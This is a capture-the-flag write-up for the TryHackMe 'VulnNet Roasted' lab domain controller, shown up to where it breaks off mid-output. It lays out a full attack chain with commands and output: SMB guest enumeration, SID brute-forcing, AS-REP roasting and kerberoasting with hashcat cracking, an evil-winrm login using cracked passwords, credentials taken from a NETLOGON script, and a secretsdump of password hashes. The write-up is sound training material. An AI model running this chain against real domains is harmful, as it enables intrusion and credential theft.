Vulnnet Roasted CTF Writeup

Writeup by Substing.

CTF can be found here: https://tryhackme.com/room/vulnnetroasted
The target IP changed a bunch because the target machine crashed a number of times.

1. recon

nmap


```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-25
21:13:47Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
vulnnet-rst.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
vulnnet-rst.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 02:CC:A1:50:E1:C9 (Unknown)
Service Info: Host: WIN-2BO8M1OE1M1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-09-25T21:13:47
|_  start_date: N/A
|_nbstat: NetBIOS name: WIN-2BO8M1OE1M1, NetBIOS user: <unknown>, NetBIOS MAC:
02cca150e1c9 (unknown)
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
|_clock-skew: -1s
```

domain is `vulnnet-rst.local`.

```
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49665/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49676/tcp open  unknown
49691/tcp open  unknown
49706/tcp open  unknown
```

port 445 smb




```
┌──(root㉿kali)-[~]
└─# smbmap -u 'guest' -p '' -d vulnnet-rst.local -H 10.10.240.9
[+] IP: 10.10.240.9:445 Name: vulnnet-rst.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        SYSVOL                                                  NO ACCESS       Logon server share
        VulnNet-Business-Anonymous                              READ ONLY       VulnNet Business Sharing
        VulnNet-Enterprise-Anonymous                            READ ONLY       VulnNet Enterprise Sharing
```

We can get access as guest.

```
┌──(root㉿kali)-[~]
└─# smbclient //10.10.240.9/IPC$ -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
```

```
┌──(root㉿kali)-[~]
└─# smbclient //10.10.240.9/Vulnnet-Business-anonymous -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Mar 13 02:46:40 2021
  ..                                  D        0  Sat Mar 13 02:46:40 2021
  Business-Manager.txt                A      758  Fri Mar 12 01:24:34 2021
  Business-Sections.txt               A      654  Fri Mar 12 01:24:34 2021
  Business-Tracking.txt               A      471  Fri Mar 12 01:24:34 2021

                8771839 blocks of size 4096. 4504939 blocks available
smb: \> mget *
```

```
┌──(root㉿kali)-[~]
└─# smbclient //10.10.240.9/Vulnnet-enterprise-anonymous -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Mar 13 02:46:40 2021
  ..                                  D        0  Sat Mar 13 02:46:40 2021
  Enterprise-Operations.txt           A      467  Fri Mar 12 01:24:34 2021
  Enterprise-Safety.txt               A      503  Fri Mar 12 01:24:34 2021
  Enterprise-Sync.txt                 A      496  Fri Mar 12 01:24:34 2021

                8771839 blocks of size 4096. 4497243 blocks available
smb: \>
```

Files found:

```
Business-Manager.txt
VULNNET BUSINESS
~~~~~~~~~~~~~~~~~~~
```

Alexa Whitehat is our core business manager. All business-related offers, campaigns, and advertisements should be directed to her.
We understand that when you've got questions, especially when you're on a tight proposal deadline, you NEED answers.
Our customer happiness specialists are at the ready, armed with friendly, helpful, timely support by email or online messaging.
We're here to help, regardless of which you plan you're on or if you're just taking us for a test drive.
Our company looks forward to all of the business proposals, we will do our best to evaluate all of your offers properly.
To contact our core business manager call this number: 1337 0000 7331

~VulnNet Entertainment
~TryHackMe

Business-Sections.txt
VULNNET BUSINESS
~~~~~~~~~~~~~~~~~~~

Jack Goldenhand is the person you should reach to for any business unrelated proposals.
Managing proposals is a breeze with VulnNet. We save all your case studies, fees, images and team bios all in one central library.
Tag them, search them and drop them into your layout. Proposals just got... dare we say... fun?
No more emailing big PDFs, printing and shipping proposals or faxing back signatures (ugh).
Your client gets a branded, interactive proposal they can sign off electronically. No need for extra software or logins.
Oh, and we tell you as soon as your client opens it.

~VulnNet Entertainment
~TryHackMe

Business-Tracking.txt
VULNNET TRACKING
~~~~~~~~~~~~~~~~~~~

Keep a pulse on your sales pipeline of your agency. We let you know your close rate,

which sections of your proposals get viewed and for how long,
and all kinds of insight into what goes into your most successful proposals so you can sell smarter.
We keep track of all necessary activities and reach back to you with newly gathered data to discuss the outcome.
You won't miss anything ever again.

~VulnNet Entertainment
~TryHackMe

Enterprise-Operations.txt
VULNNET OPERATIONS
~~~~~~~~~~~~~~~~~~~

We bring predictability and consistency to your process. Making it repetitive doesn’t make it boring.
Set the direction, define roles, and rely on automation to keep reps focused and make onboarding a breeze.
Don't wait for an opportunity to knock - build the door. Contact us right now.
VulnNet Entertainment is fully commited to growth, security and improvement.
Make a right decision!

~VulnNet Entertainment
~TryHackMe

Enterprise-Safety.txt
VULNNET SAFETY
~~~~~~~~~~~~~~~~

Tony Skid is a core security manager and takes care of internal infrastructure.
We keep your data safe and private. When it comes to protecting your private information...
we’ve got it locked down tighter than Alcatraz.
We partner with TryHackMe, use 128-bit SSL encryption, and create daily backups.
And we never, EVER disclose any data to third-parties without your permission.
Rest easy, nothing’s getting out of here alive.


~VulnNet Entertainment
~TryHackMe

```
Enterprise-Sync.txt
VULNNET SYNC
~~~~~~~~~~~~~~~

Johnny Leet keeps the whole infrastructure up to date and helps you sync all of your
apps.
Proposals are just one part of your agency sales process. We tie together your other
software, so you can import contacts from your CRM,
auto create deals and generate invoices in your accounting software. We are regularly
adding new integrations.
Say no more to desync problems.
To contact our sync manager call this number: 7331 0000 1337

~VulnNet Entertainment
~TryHackMe
```

port 88 kerberos



Users found:

```
administrator
guest
```

```
┌──(root㉿kali)-[~]
└─# impacket-GetNPUsers -dc-ip 10.10.240.9 vulnnet-rst.local/ -no-pass -usersfile users
.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User guest doesn't have UF_DONT_REQUIRE_PREAUTH set
```


AS-REP roasting failed with only these two users.

```
# impacket-lookupsid guest@10.10.158.9
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Brute forcing SIDs at 10.10.158.9
[*] StringBinding ncacn_np:10.10.158.9[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1589833671-435344116-4136949213
498: VULNNET-RST\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: VULNNET-RST\Administrator (SidTypeUser)
501: VULNNET-RST\Guest (SidTypeUser)
502: VULNNET-RST\krbtgt (SidTypeUser)
512: VULNNET-RST\Domain Admins (SidTypeGroup)
513: VULNNET-RST\Domain Users (SidTypeGroup)
514: VULNNET-RST\Domain Guests (SidTypeGroup)
515: VULNNET-RST\Domain Computers (SidTypeGroup)
516: VULNNET-RST\Domain Controllers (SidTypeGroup)
517: VULNNET-RST\Cert Publishers (SidTypeAlias)
518: VULNNET-RST\Schema Admins (SidTypeGroup)
519: VULNNET-RST\Enterprise Admins (SidTypeGroup)
520: VULNNET-RST\Group Policy Creator Owners (SidTypeGroup)
521: VULNNET-RST\Read-only Domain Controllers (SidTypeGroup)
522: VULNNET-RST\Cloneable Domain Controllers (SidTypeGroup)
525: VULNNET-RST\Protected Users (SidTypeGroup)
526: VULNNET-RST\Key Admins (SidTypeGroup)
527: VULNNET-RST\Enterprise Key Admins (SidTypeGroup)
553: VULNNET-RST\RAS and IAS Servers (SidTypeAlias)
571: VULNNET-RST\Allowed RODC Password Replication Group (SidTypeAlias)
572: VULNNET-RST\Denied RODC Password Replication Group (SidTypeAlias)
1000: VULNNET-RST\WIN-2BO8M1OE1M1$ (SidTypeUser)
1101: VULNNET-RST\DnsAdmins (SidTypeAlias)
1102: VULNNET-RST\DnsUpdateProxy (SidTypeGroup)
1104: VULNNET-RST\enterprise-core-vn (SidTypeUser)
1105: VULNNET-RST\a-whitehat (SidTypeUser)
1109: VULNNET-RST\t-skid (SidTypeUser)
```

```
1110: VULNNET-RST\j-goldenhand (SidTypeUser)
1111: VULNNET-RST\j-leet (SidTypeUser)
```

This list can be run against the kerberos server.



With more users AS-REP roast can be tried again.


A hash was found for t-skid.

```
$krb5asrep$23$t-skid@VULNNET-
RST.LOCAL:bf34a11fd0798d34f921a89df5c56d27$6361edb0c2a1e4ea34344be2df5cbd12bda700cd41
68304c2b152ecb44bc0a67b59766fa3ac8d14e4b74ebf272896ac9d8b10c07759a68b361fad7f3d4f58ce
9af997114a6c5a75f8c77ebde5be711f40a4ae4dfcf06d448957f302552d4c81bb3bd7d560233c9fe463d
a4de96c4af4ca179cea55f779eba3d028d6d4841cb8c43aae3ed591aa38c6f70933177ae985ab39d5a6ab
e46ff7204ad6bfe86c9706564e32f4d6723e40ceeb5269a52c6ba9d23d1b9cd7546b3c195238b0c2e640a
7188dacfc45b4e8d9159d5e05737375dc186b549240bec1d6d4fa91b7dbf31a606065ebd65d50d4ce4153
22f2c206dabe780c4f7b8b386
```

```
└─# hashcat -m 18200 tskidhash /usr/share/wordlists/rockyou.txt
```

t-skid's password is found.

A kerberoast can then be used.




```
$krb5tgs$23$*enterprise-core-vn$VULNNET-RST.LOCAL$vulnnet-rst.local/enterprise-core-
vn*$26ad69cc8ef41c98545c9161f9797d50$4c5bb3ba9da2afe0363dd659b570d222fc86f9b6e015d6ea
7dc231fc8d4ef85f3f6b41357b4aecc1ca5f55a0a18eb06e0718a5e77a3789ae90a82c67bfeca5d08c06a
6a6dcc6760955867facdab47039be416a6ab0284a83293b2c23cc1e18f08e0c8c5101c2669a03e8e957f4
de3e587253be1e0318dd14ab10b36fbe6c94e322640b14fb0251568f82a172a5f414c71aa5a092a074fa4
47120d94d4f559aa56210efa5e677ee275c89baf53726799a56e3e53e2c0e4a07bbe4cc1e4dacb532780e
92b5e73e83e6b75a54fe18f0cf50741c5ad37ec269e54811cd6f46fab023146d587d83cba2aee715da5a6
0385765af84336ff8a599ac169768110a66460bf03360f1de2a4eee1afe3d5a6d508d21b6e59e4344ed25
aef105059b5317dc322b264075da4c2c835ae8c1d99dc8a4b5bcfa8cf491d8be9efe96fc1ccbe5c199fce
fd76bd0d52bb40cf57bd6ec124b8e95d23b1fb4b7fe6131c9f3fb338465d604c6fd10925fbbaa3052397c
8e0520d69b1de5c7ccf9cf50120305859658de8dd9556b2e871aa5bb7562106f122dd620e311cdf69e7dc
5018b100a5c6d88931490a458423746642792fe229adb968d7ba92ddcfa26d963b023ac41f0db5bebfebc
90996c8d4f793448c8e05fa207476c0edf83d0f4f48bc1bc5e03cbc98037c7a6898af2f1c735107556a29
1a7359f79dabf42f36907cc32fc8bcf6cfc5b141dcc1c528901d5b9f2fcaf085040db1d9023740d53418a
2efcb910405a476ba8e01dd30da224be349f80c7f601090a3da381525a2c4f90168e36929c9b59ff35593
797bb11d86c249eae6d3cd0653c1c454b3c0b987cd8ab3c620af4fb138ad982f4ff5c94a66eda52307cd3
6499fe1089412c3656e202b3dcba337a96ab1b0facb6951bf8151569c9fd591b5aed6dcbb76f91ef2e2ec
2f8edc159e71a7047831f1a76714687e3baa76b7687bde37685b0cc29fc8e027078ba01a708cd3b2f1071
1dc9f923059596e72b5b6d5eb95dcb52abbc00c20bc30f5a2fb39dd471f8c6bee6d715b023bf04ec4af6f
1ac5d70383cc36874d4cf0dca78157128777faeae19e7e1dfb0523c4c77a92eeef402bfe7c96187dc4ffa
871937afcff4fd8d725eae313c7dfb932d47ef7539abb476ced3bc386de26b0f86fda1ff521f9903a809d
46cf971fe94401b3f9ab19bbad0d68adb966dd1a41bec0c0aab4b9e32cb92f40a9dc173af29b6e633929f
1d6d49c396885819e5bf766193649ba95fe18318212a7a85ce5f8941c0906c3d760fb3f186e2774cf7a10
a17090fcfe392370e4a9b5a8a0be452229fec9fdea8afa001565c2f6baa6302775269377dfdd24a034858
b402a404f3e6f42865883e01a592fb9aeacdaec0b9d3b20bb893b380cfb5
```

```
└─# hashcat -m 13100 hashes.kerberoast /usr/share/wordlists/rockyou.txt
```

The password is found.

2. access

```
└─# evil-winrm -i 10.10.169.68 -u enterprise-core-vn -p 'ry=ibfkfv,s6h,'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_
proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evi
l-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\enterprise-core-vn\Documents> ls
```

The credentials can be used to log in.

3. escalation

more smb

Using the new credentials, we can see if any new shares are available.

```
┌──(root㉿kali)-[~]
└─# smbmap -H 10.10.140.94 -u enterprise-core-vn -p 'ry=ibfkfv,s6h,'
[+] IP: 10.10.140.94:445        Name: vulnnet-rst.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        VulnNet-Business-Anonymous                              READ ONLY       VulnNet Business Sharing
        VulnNet-Enterprise-Anonymous                            READ ONLY       VulnNet Enterprise Sharing
```

```
┌──(root㉿kali)-[~]
└─# smbclient //10.10.140.94/NETLOGON -U enterprise-core-vn%ry=ibfkfv,s6h,
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Mar 16 23:15:49 2021
  ..                                  D        0  Tue Mar 16 23:15:49 2021
  ResetPassword.vbs                   A     2821  Tue Mar 16 23:18:14 2021

                8771839 blocks of size 4096. 4525713 blocks available
```

```
┌──(root㉿kali)-[~]
└─# cat ResetPassword.vbs
Option Explicit

Dim objRootDSE, strDNSDomain, objTrans, strNetBIOSDomain
Dim strUserDN, objUser, strPassword, strUserNTName

' Constants for the NameTranslate object.
Const ADS_NAME_INITTYPE_GC = 3
Const ADS_NAME_TYPE_NT4 = 3
Const ADS_NAME_TYPE_1779 = 1

If (Wscript.Arguments.Count <> 0) Then
    Wscript.Echo "Syntax Error. Correct syntax is:"
    Wscript.Echo "cscript ResetPassword.vbs"
    Wscript.Quit
End If

strUserNTName = "a-whitehat"
strPassword = "bNdKVkjv3RR9ht"
```

```
┌──(root㉿kali)-[~]
└─# smbmap -H 10.10.140.94 -u a-whitehat -p 'bNdKVkjv3RR9ht'
[+] IP: 10.10.140.94:445        Name: vulnnet-rst.local
[|] Work[!] Unable to remove test directory at \\10.10.140.94\SYSVOL\FBRWZOTLYI, please remove manually
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  READ, WRITE     Remote Admin
        C$                                                      READ, WRITE     Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ, WRITE     Logon server share
        SYSVOL                                                  READ, WRITE     Logon server share
        VulnNet-Business-Anonymous                              READ ONLY       VulnNet Business Sharing
        VulnNet-Enterprise-Anonymous                            READ ONLY       VulnNet Enterprise Sharing
```

The share NETLOGON contained a VB script that had a-whitehat's credentials. This user has write permissions on the ADMIN$ share.

a-whitehat

```
*Evil-WinRM* PS C:\Users\a-whitehat\Documents> ls
*Evil-WinRM* PS C:\Users\a-whitehat\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
*Evil-WinRM* PS C:\Users\a-whitehat\Documents>
```

```
┌──(root㉿kali)-[~/Downloads]
└─# impacket-secretsdump a-whitehat:bNdKVkjv3RR9ht@10.10.140.94
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xf10a2788aef5f622149a41b2c745f49a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c2597747aa5e43022a3a3049a3c3b09d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
VULNNET-RST\WIN-2BO8M1OE1M1$:aes256-cts-hmac-sha1-96:b4b0157ea71d030d31eded843824cc5ca2a02bade5fb75b62fd47f63b3dd060d
VULNNET-RST\WIN-2BO8M1OE1M1$:aes128-cts-hmac-sha1-96:135a55b29ed65bfb7797a08f4ee5c5b0
VULNNET-RST\WIN-2BO8M1OE1M1$:des-cbc-md5:6445cdb934260857
VULNNET-RST\WIN-2BO8M1OE1M1$:plain_password_hex:cca1054120baec273427491744a0f36a7944c578d6a840f5c558a053a8f2a33b15c05dad75289e7f645214328eaab303098a111eefa0e59def0dd8ab7eb122725
f3ad33ddeaef493add7f9b819ed256dc21055d622a5ceb1cda1f5b4fc3183ad061506d5e01612e10f4331f8f3a0c1504489dd219442a0839a76ef1ed3cd84cb619803169564dd380854a18ba934d8064f6992a2abf0545381
c3c3c6b85c681bcbe9ad9530ca056d40cf6f397e1fe819f61e77115c9e79166875e33e88db36a8139def96215b8d9245f2ab9b989836ec167a5527228f22cc20874fe9e7982994a11f37a949ff9feeced0ea25d6be250c
VULNNET-RST\WIN-2BO8M1OE1M1$:aad3b435b51404eeaad3b435b51404ee:1b2be156acb900907fce5a88aba8a5bf:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x20809b3917494a0d3d5de6d6680c00dd718b1419
dpapi_userkey:0xbf8cce326ad7bdbb9bbd717c970b7400696d3855
[*] NL$KM
 0000   F3 F6 6B 8D 1E 2A F4 8E  85 F6 7A 46 D1 25 A0 D3   ..k..*....zF.%..
 0010   EA F4 90 7D 2D CB A5 8C  88 C5 68 4C 1E D3 67 3B   ...}-.....hL..g;
